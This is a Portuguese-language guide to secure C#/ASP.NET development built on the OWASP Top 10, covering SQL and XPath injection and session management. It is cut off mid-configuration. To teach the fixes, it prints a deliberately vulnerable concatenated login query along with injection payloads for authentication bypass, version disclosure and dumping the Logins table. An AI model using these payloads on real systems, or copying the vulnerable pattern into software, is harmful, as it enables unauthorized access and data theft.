Guia de Desenvolvimento Seguro em C#

Outubro/Novembro de 2016

ÍNDICE

1. Introdução

Este manual tem o objetivo de mostrar aos desenvolvedores de aplicações web as boas práticas no desenvolvimento de aplicações seguras.

2. Público Alvo e Escopo

Embora exista uma enorme variedade de vulnerabilidades e mitigações correlatas às quais aplicações web estão expostas, este documento se restringe àquelas descritas no relatório de vulnerabilidades OWASP Top 10, de 2013. As boas práticas, mitigações, e contramedidas relacionadas a essas vulnerabilidades são exemplificadas utlizando-se a linguagem C# e a plataforma Microsoft.

- Visual Studio 2015 Community Edition
- SQL Server 2014 Express

3. O OWASP

O OWASP (Open Web Application Security Project) é uma ONG focada na melhoria da segurança de aplicações web. Seus relatórios, livros, artigos, e software são gratuitos e a principal referência dos profissionais especializados em testes de segurança de aplicações web.

Esta organização é composta, primariamente, de especialista em segurança espalhados ao redor do mundo.

3.1. O OWASP Top 10

Periodicamente, a OWASP divulga um relatório chamado **OWASP Top 10**, que é uma lista de vulnerabilidades , criada através do compartilhamento de experiências dos profissionais de segurança associados. Para dar uma idéia da relevância deste relatório, segue abaixo o nome de algumas empresas que adotam o OWASP Top 10 em suas divisões de desenvolvimento de aplicações web:

- US DoD (Departamento de Defesa do Estados Unidos)
- Citibank
- HP
- IBM Global Services


4. Injeção de Código

Segundo a OWASP, falhas de injeção ocorrem quando dados não-confiáveis são enviados como parte de um comando ou pesquisa. Os dados “hostis” do atacante podem enganar o interpretador do comando e fazê-lo executar comandos ou pesquisar por dados não autorizados.

4.1. Injeção de SQL

Dentre os vários tipos de injeção, a injeção de SQL é a mais comum, pois o desenvolvimento de aplicações web baseadas em bancos de dados é o tipo mais comum de desenvolvimento atualmente. Neste contexto, a exploração de vulnerabilidades de injeção consiste em enganar a aplicação web, fazendo com que o banco de dados execute *queries* com dados não-confiáveis.

Como um exemplo, segue abaixo a imagem de uma simples página de *login*.



E logo abaixo o trecho de código que autentica o usuário.

```
protected void submit_OnClick(object sender, EventArgs e)
{
    string sqlCommand = "SELECT * FROM Logins WHERE login = '" +
        Login.Text + "' AND senha = '" + Senha.Text + "'";

    string connString =
        ConfigurationManager.ConnectionStrings["database"].ConnectionString;

    using (SqlConnection connection = new SqlConnection(connString))
    {
        connection.Open();
        SqlCommand command = new SqlCommand(sqlCommand, connection);

        SqlDataReader reader = command.ExecuteReader();

        if (reader.Read())
            Resultado.Text = "Olá, " + reader["login"] + "!";
        else
            Resultado.Text = "Login falhou.";

        connection.Close();
    }
}
```

Examinando o código fonte acima, percebe-se que a *query* que pesquisa pelo usuário no banco de dados é perfeitamente válida e funcional. Porém, ela não é segura. Se não for feita uma devida validação dos dados fornecidos para ela, um atacante pode submeter conteúdo especialmente criado para modificar o seu objetivo. Se algum usuário submeter, por exemplo, `' OR 1=1--` como login e `abcd` como senha, a seguinte *query* será executada:

```
SELECT * FROM Logins WHERE username = '' OR 1=1-- AND password =
'abcd';
```

A inclusão da cláusula `'OR 1=1` modifica a query significativamente. Como esta expressão sempre retorna `true`, um registro sempre será retornado, o que fará com que a aplicação autentique o atacante sem a necessidade de senha.


Este tipo de vulnerabilidade oferece várias oportunidades a um atacante. Pode-se, por exemplo, visualizar a versão do banco de dados utilizado pela aplicação digitando o seguinte conteúdo no campo login:

```
' UNION SELECT @@version, '' --
```

Por fim, caso um atacante digite no campo *login* o seguinte conteúdo:

```
' UNION SELECT (SELECT * FROM Logins FOR XML AUTO), '' FROM Logins --
```

Em princípio, nada de anormal acontecerá. Porém, todo o conteúdo da tabela Logins será transformado em XML, e concatenado ao fim da página HTML. A imagem abaixo exemplifica o resultado desta *query*.



Esta vulnerabilidade ocorre porque a *query* SQL está sendo construída dinamicamente, através de concatenação de *strings*. Para corrigi-la, deve-se realizar uma forte validação de entrada nos dados a serem concatenados na query, ou evitar a concatenação em absoluto, parametrizando a *query*, ou usando *stored procedures*.

4.1.1 *Queries* parametrizadas

Parametrizar uma *query* SQL consiste em alterar a *string* que a contém, introduzindo parâmetros na mesma.

O trecho de código abaixo mostra algumas modificações no código exibido anteriormente, desta vez com suporte a parâmetros:

```
protected void submit_OnClick(object sender, EventArgs e)
{
    string sqlCommand =
        "SELECT * FROM Logins WHERE username = @username AND password = @password";

    string connString =
        ConfigurationManager.ConnectionStrings["database"].ConnectionString;

    using (SqlConnection connection = new SqlConnection(connString))
    {
        connection.Open();

        SqlCommand command = new SqlCommand(sqlCommand, connection);

        SqlParameter usernameParameter =
            new SqlParameter("@username", SqlDbType.NVarChar, 25)
        {
            Value = this.UserName.Text
        };
        command.Parameters.Add(usernameParameter);

        SqlParameter passwordParameter =
            new SqlParameter("@password", SqlDbType.NVarChar, 25)
        {
            Value = this.Password.Text
        };
        command.Parameters.Add(passwordParameter);

        SqlDataReader reader = command.ExecuteReader();

        if (reader.Read())
            Result.Text = "Olá, " + reader["username"] + "!";
        else
            Result.Text = "Login falhou.";

        connection.Close();
    }
}
```

Com esta modificação, nenhuma das tentativas de injeção listadas anteriormente funcionará. A API que dá suporte a parâmetros da plataforma .NET encarrega-se de realizar o “escape” de qualquer caractere especial (tais como apóstrofos).


Ainda há, entretanto, uma desvantagem em se usar *queries* diretamente no código fonte da aplicação, sejam elas parametrizadas ou não. A estrutura interna do banco de dados encontra-se exposta no código fonte da aplicação, e isto pode acarretar problemas de segurança.

4.1.2 *Stored Procedures*

Uma *stored procedure* (procedimento armazenado, em tradução livre), é uma rotina escrita em linguagem SQL que é executada no servidor de banco de dados, mas deliberadamente exposta aos sistemas que precisam acessá-la. Ela pode ser apenas um *wrapper* que realiza operações CRUD (*create*, *read*, *update*, *delete*) em determinadas tabelas, ou pode possuir lógica de negócios bem complexas (auditoria de acessos, realização de cálculos, etc).

Ainda usando o exemplo da funcionalidade de *login*, caso fosse necessário migrar a autenticação de usuários para *stored procedures*, os seguintes passos deveriam ser executados:

1. selecionar o *Microsoft SQL Management Studio* no Menu Iniciar do Windows
2. abrir a janela *Server Explorer* e conectar ao banco de dados usado pela aplicação
3. clicar com o botão direito no nó *Stored Procedure*, e escolher *New Stored Procedure...*
4. uma nova janela será exibida, já com um modelo de *stored procedure*. Tal modelo não é necessário - pode-se apagá-lo e escrever código SQL similar ao código abaixo



5. clicar no botão executar da barra de ferramentas

Uma vez que esses passos sejam seguidos, a *stored procedured* estará pronta pra ser usada. Seu uso é similar ao de uma *query* parametrizada, como pode ser comprovado no código abaixo:

```
protected void submit_OnClick(object sender, EventArgs e)
{
    string sqlCommand = "GetLogin";

    string connString =
        ConfigurationManager.ConnectionStrings["database"].Connec

    using (SqlConnection connection = new SqlConnection(connStrin
    {
        connection.Open();

        SqlCommand command = new SqlCommand(sqlCommand, connectio

        command.CommandType = CommandType.StoredProcedure;

        SqlParameter usernameParameter =
            new SqlParameter("@username", SqlDbType.NVarChar, 25)
        {
            Value = this.UserName.Text
        };
        command.Parameters.Add(usernameParameter);

        SqlParameter passwordParameter =
            new SqlParameter("@password", SqlDbType.NVarChar, 25)
        {
            Value = this.Password.Text
        };
        command.Parameters.Add(passwordParameter);

        SqlDataReader reader = command.ExecuteReader();

        if (reader.Read())
            Result.Text = "Olá, " + reader["username"] + "!";
        else
            Result.Text = "Login falhou.";

        connection.Close();
    }
}
```

Como se pode perceber, não há nenhuma sentença em SQL, lógica de negócio, ou uma lista de parâmetros associado ao comando. E novamente, nenhuma das injeções exemplificadas funcionará.

4.1.3 Linq to SQL

Queries parametrizadas e *stored procedures* reduzem dramaticamente os danos em potencial que podem ser realizados via injeção de SQL, mas dependendo da quantidade de operações que a aplicação deve exercer no banco de dados, estas duas técnicas podem ser difíceis de gerenciar.

É desnecessário dizer que mapeamento objeto-relacional (*object-relational mapping*, ORM) tem sido a alternativa mais comum nesses casos, por isso esta seção tratará de ORM apenas do ponto de vista de ataques via injeção de SQL. *Linq to SQL* é apenas uma, das várias alternativas de ORM existentes para a plataforma .NET. *Entities Framework* e *NHibernate*, por exemplo, também são muito usadas.

O código abaixo exemplifica uma pesquisa por produtos, na tabela `Products` do banco de dados `Northwind`, assumindo que o arquivo de mapeamento DBML já tenha sido criado para a referida tabela.

```
var dc = new NorthwindDataContext();
var catIDInt = Convert.ToInt16(catID);
grdProducts.DataSource = dc.Products.Where(p => p.CategoryID == catIDInt);
grdProducts.DataBind();
```

Linq to SQL segue praticamente as mesmas regras das *queries* parametrizadas, vistas anteriormente. Ela apenas abstrai as *queries*, a fim de que o programador não precise escrever código SQL.

Porém, há um método da classe `DataContext`, chamado `ExecuteQuery`, que merece uma atenção especial. Por executar *queries* diretamente no banco de dados, ele tem sido recomendado pela Microsoft em situações nas quais performance e otimizações cruciais. Mas este método permite tanto o uso de parâmetros quanto a concatenação direta de valores nas *queries* de pesquisa. É preciso então tomar o cuidado de usar parâmetros sempre que este método for utlizado. O código abaixo representa a mesma pesquisa do código exibido anteriormente, mas desta vez, alterado para usar o método `ExecuteQuery` com parâmetros:

```
var dc = new NorthwindDataContext();
var catIDInt = Convert.ToInt16(catID);
IEnumerable<Product> results = dc.ExecuteQuery<Product>(
    "SELECT * FROM products WHERE id = {0}", catIDInt);
```

4.2. Injeção de *XPath*

XPath é uma linguagem que permite aos desenvolvedores selecionar, pesquisar e filtrar elementos de arquivos XML. E como a linguagem SQL, expressões escritas em *XPath* podem ser vulneráveis a ataques de injeção.

Considere-se o seguinte arquivo XML:

```
<?xml version="1.0" encoding="utf-8"?>
<Accounts>
  <Account ID="1">
    <UserName>carlos</UserName>
    <Password>qwerty</Password>
  </Account>
  <Account ID="2">
    <UserName>jorge</UserName>
```

```
    <Password>123456</Password>
  </Account>
</Accounts>
```

A seguinte expressão *XPath* checará por um *login* para o usuário `jorge`, retornando seu `username`, caso o `username` e a `senha` especificados sejam encontradas:

```
XmlDocument xmlDocument = new XmlDocument();
xmlDocument.Load(Server.MapPath("~/accounts.xml"));
WellFormed.Visible = true;

string username = "jorge";
string password = "123456";

XPathNavigator navigator = xmlDocument.CreateNavigator();
XPathExpression expression = navigator.Compile(
    "string(//Account[UserName/text()='" + username + "' and "+
    "Password/text()='" + password + "']/UserName/text())"
    );

string account = Convert.ToString(navigator.Evaluate(expression));
```

Concatenando a expressão `' or '1'='` às variáveis `username` e `password`, um atacante pode alterar a expressão para que ela sempre retorne o primeiro nome de usuário do arquivo XML. Esta *query XPath* sempre retorna um valor, por causa do operador `or`.

4.2.1 Evitando Injeção em Expressões *XPath*

Assim como injeção de SQL, a injeção de expressões *XPath* pode ser evitadas parametrizando-as e passando a entrada de dados como esses parâmetros.

A plataforma .NET dá suporte a expressões parametrizadas através da classe `XsltContext`. Ela atua como um *wrapper*, permitindo a substituição dos marcadores de parâmetros pelos valores passados para expressão *XPath* no momento em que a mesma é analisada pelo *parser* XSLT. Apesar de viável, tal parametrização é bastante custosa, e possui pouca documentação.

Felizmente, um desenvolvedor chamado Daniel Cazzulino, um MVP especializado em XML, lançou uma biblioteca de código fonte aberto chamada `Mvp.Xml`, que torna o processo de parametrização de *queries XPath* análogo à parametrização de *queries* SQL. Basta fazer o download da biblioteca, copiar os arquivos da mesma para a pasta `bin` da aplicação web, e realizar algumas modificações no código.

O código fonte, compilados, e demais informações sobre esta biblioteca podem ser encontradas no seguinte endereço:

- `http://mvpxml.codeplex.com/`

Segue abaixo o código mostrado anteriormente, alterado para fazer uso desta biblioteca:

```
string xPath = "string(//Account[UserName/text()=$username and " +
    "Password/text()=$password]/UserName/text())";

XPathNavigator navigator = xmlDocument.CreateNavigator();
XPathExpression expression = DynamicContext.Compile(xPath);

DynamicContext ctx = new DynamicContext();
ctx.AddVariable("username", username);
ctx.AddVariable("password", password);
expression.SetContext(ctx);

string account =
    Convert.ToString(navigator.Evaluate(expression));
```

Ao invés de compilar a expressão *XPath* através da classe `XPathNavigator`, ela é compilada através da classe `DynamicContext`, encontrada na biblioteca `Mvp.Xml`. A expressão *XPath* possui os parâmetros `$username` e `$password`, e o restante do código acaba tornando-se bastante similar ao código que utiliza parâmetros SQL, da seção 4.1.1.

5. Quebras de Autenticação e Gerência de Sessão

5.1. Conceitos e Definições

Entenda-se como sessão, o estabelecimento de um método para persistir a relação entre consecutivas requisições em uma aplicação web. O desafio é justamente persistir sessões num ambiente que não foi projetado para suportá-las, no caso o protocolo HTTP. Sem estas sessões, todas as requisições que a aplicação web recebesse de um mesmo usuário não estariam correlacionadas. Persistir o estado de "usuário logado", por exemplo, seria difícil sem o conceito de sessões.

Segundo a documentação oficial da Microsoft, estado de sessão é memória, na forma de um dicionário ou tabela Hash. Ou seja, pares de nome/valor, que podem ser atualizados e lidos pelo tempo que durar a sessão do usuário.


A plataforma ASP.NET mantém o estado da sessão fornecendo ao navegador do usuário uma chave única (chamada de *token* de sessão), associada ao usuário quando a sessão se inicia. Este *token* é armazenado num *cookie*, ou nas URLs da aplicação web, que o navegador envia de volta ao servidor da aplicação a cada requisição feita. Este servidor então pode ler o *token* e "realimentar" o estado da sessão no servidor.

5.2. A visão da OWASP


Segundo a OWASP, os programadores frequentemente desenvolvem autenticação personalizada e esquemas de gerência de sessões, mas desenvolver tais esquemas corretamente é difícil. Como resultado, estes esquemas frequentemente contêm falhas em áreas como *logout*, gerência de senhas, *timeouts*, funcionalidades que mantêm o usuário conectado, questões secretas, atualizações de perfil, etc. Encontrar tais falhas pode ser difícil algumas vezes, já que cada implementação é única.

Devido ao caráter genérico desta vulnerabilidade, é um tanto difícil demonstrá-la em toda a sua extensão. Entretanto, logo abaixo, é descrito um exemplo de falha relacionada à gerência de sessão: a exibição de *tokens* identificadores de sessão nas URLs de uma aplicação web. Esta falha faz parte das dez maiores vulnerabilidades encontradas em arquivos `web.config`, segundo o site **Developer Fusion**. Mais detalhes podem ser encontrados no seguinte endereço:

- `http://www.developerfusion.com/article/6678/top-10-application-security-vulnerabilities-in-webconfig-files-part-one/6/`



A imagem abaixo evidencia que a aplicação web cria um *token* de sessão para o usuário no momento do login, e o insere na URL da página.



O problema de ser usar *tokens* de sessão nas URLs, é que elas podem ser distribuídas facilmente - basta apenas copiá-las da barra de endereços, não importa

qual navegador seja usado. Se estas URLs contêm informações sobre a sessão do usuário logado atualmente, está caracterizado então um risco real de sequestro de sessão.

Vale lembrar que sequestros de sessão podem ocorrer mesmo que o identificador de sessão não esteja presente na URL. *Cookies* são a escolha preferencial para armazenar identificadores de sessão, mas em essência, constituem uma coleção de pares nome/valor. Se o identificador de sessão de algum usuário é conhecido (através de ataques de *XSS*, por exemplo), então *cookies* podem ser manipulados para personificar este usuário.

5.3. Mitigando Vulnerabilidades de Autenticação e Gerência de Sessão

Antes da versão 2.0 da plataforma .NET, recursos comuns, como criação de contas, autenticação, autorização, persistência de sessões autenticadas, etc. tinham de ser criadas do zero. O resultado foi uma quantidade enorme de código personalizado, e consequentemente, o surgimento de muitas vulnerabilidades.

Entretanto, a partir da versão 2.0, a plataforma passou a incorporar nativamente um ótimo mecanismo de autenticação de usuários e de controle sobre o conteúdo que eles podem acessar, na forma de controles visuais, APIs, e novas opções de configuração. Assim, o importante agora é **não tentar criar novos esquemas de autenticação e gerência de sessão, nem criar novos controles visuais para isso**. Nas próximas seções, há uma breve descrição estes mecanismos nativamente implementados na plataforma, seguidos de exemplos.

5.4. Autenticação e Gerência de Sessão em ASP.NET

Atualmente, a plataforma .NET oferece dois tipos de autenticação: *Windows* e *Forms*. Ambas nada mais são do que um conjunto de bibliotecas .NET e de controles visuais ASP.NET que permitem a autenticação de usuários, e mantêm tal autenticação através de *tokens* contidos num *cookie*, ou na URL (desaconselhável, como visto no exemplo anterior). Esta seção tratará da autenticação *Forms*, por ser a mais utilizada.

Em sua forma mais simples, a autenticação *Forms* é configurada no arquivo `web.config`, onde são especificados o modo de autenticação e a página de *login*. Segue abaixo um exemplo de como configura a autenticação *Forms* neste arquivo:

```
<authentication mode="Forms">
  <forms loginUrl="login.aspx"
         name="AuthCookie"
         path="/"
         cookieless="UseCookies"
         requireSSL="false"
         protection="All"
         timeout="10" />
</authentication>
```

Cada um dos atributos encontram-se resumidamente explicados logo abaixo:

- `name`. Nome do *cookie* usado para armazenar o *token* de autenticação. O nome *default* é `.ASPXAUTH`.
- `loginUrl`. Especifica a URL para a qual o usuário será redirecionado caso ele não esteja autenticado e tente acessar algum recurso protegido.
- `protection`. Controla o nível de proteção aplicado ao *cookie* de autenticação. Os possíveis valores são:
    - `All`. ASP.NET usa validação e cifragem para proteger o *cookie*. Esta é a configuração *default*.
    - `None`. Nenhuma proteção é aplicada ao *cookie*. Obviamente, esta opção não deve ser usada.
    - `Encryption`. ASP.NET cifra o *cookie* mas não o valida, o que pode tornar a aplicação vulnerável a ataques.
    - `Validation`. ASP.NET valida o *cookie* mas não cifra seu valor, o que pode tornar a aplicação vulnerável a ataques.
- `path`. Especifica o escopo do *cookie* de sessão. O valor *default* é "`/`". Se, por exempo, a aplicação fosse acessada a partir do endereço `http://exemplo.com/app/`, o valor do atributo deveria ser alterado para `app`
- `timeout`. Especifica o tempo de expiração do *cookie* de autenticação. O valor *default* é de 30 minutos. Quanto menor o valor, menor será a janela de tempo que um atacante terá para reaproveitar o *token* de sessão.
- `cookieless`. Define o modo com que a aplicação armazenará o *token* de sessão. Os possíveis valores são:
    - `UseCookies`. A plataforma .NET usará *cookies* para persistir as informações de autenticação. É a opçã mais recomendada.
    - `UseUri`. A plataforma .NET usará as URLs da aplicação para persistir as informações de autenticação.
    - `UseDeviceProfile`. Dependendo do navegador que esteja realizando requisições, o token de autenticação pode ou não ser inserido nas URLs da aplicação.
    - `AutoDetect`. A plataforma .NET tentará detectar se o navegador do usuários suporta ou não o uso de cookies.
- `defaultUrl`. Especifica a URL padrão para a qual o usuário será redirecionado se ele for devidamente autenticado pela aplicação. O valor *default* é `default.aspx`.
- `domain`. Especifica o nome do domínio para o *cookie* de autenticação. Esta propriedade também é chamada de escopo do *cookie* de sessão.

- `requireSSL`. Especifica se o *cookie* de autenticação deve ser transmitido apenas em conexões *SSL*. Os possíveis valores são `true` e `false`.

Para tirar proveito dessas configurações programaticamente, a plataforma ASP.NET oferece a classe `FormsAuthentication`. O código fonte abaixo autentica usuários fazendo uso desta classe.

```
protected void submit_Click(object sender, EventArgs e)
{
    if (FormsAuthentication.Authenticate(userName.Text, password.Text))
    {
        FormsAuthentication.SetAuthCookie(userName.Text, true);
        FormsAuthentication.RedirectFromLoginPage(userName.Text, true);
    }
    else
    {
        loginInvalid.Visible = true;
    }
}
```

A funcionalidade de *login* do trecho de código acima é fornecida por três métodos da classe `FormsAuthentication`:

- `Authenticate`. Autentica o usuário de acordo com suas credenciais armazenadas no repositório de usuários. Este repositório pode ser um banco de dados, ou o arquivo `web.config`, e será detalhado na próxima seção.
- `RedirectFromLoginPage`. Redireciona o usuário para a página originalmente requisitada. Os parâmetros aceitos são o *username* do usuário e um valor booleano que indica se um *cookie* de autenticação persistente deve ser usado.
- `SetAuthCookie`. Cria um novo *token* de sessão para o *username* fornecido e o adiciona à coleção de *cookies* da resposta à requisição, ou à URL da aplicação, caso o valor do atributo `cookieless` seja `UseUri`.

5.5. ASP.NET Membership Provider

Desde a versão 2.0, a plataforma .NET fornece implementações extensíveis para a tarefas comuns relacionadas à gerência de sessões, autenticação e autorização, chamada *membership provider*, cujo controle é realizado através da classe `MembershipProvider`. Esta classe usa o SQL Server como banco de dados padrão, mas como ela foi desenvolvida segundo o modelo *provider*, outros fornecedores de bancos de dados (tais como MySQL, Oracle, etc) também possuem *membership providers* otimizados para seus produtos. Indepentemente do banco de dados que for usado, a interface desta API é sempre a mesma.

Para criar o banco de dados que armazenará as informações referentes aos usuários da aplicação, basta executar o utilitário `aspnet_regsql.exe`, encontrado no diretório do .NET framework. O utilitário requisitará credenciais de acesso ao

banco de dados, e uma vez que elas sejam fornecidas, criará tabelas, *views*, e *stored procedures* automaticamente.

Após esse processo, é preciso fornecer à aplicação web uma *string* de conexão para este banco de dados, bem como as demais configurações de autenticação. Todas essas informações são fornecidas no arquivo `web.config`, tal como exemplificado no trecho de código abaixo:

```
<configuration>
...
<connectionStrings>
  <add name="dbUsers" connectionString="server(local);database=SQLUsers;integrated
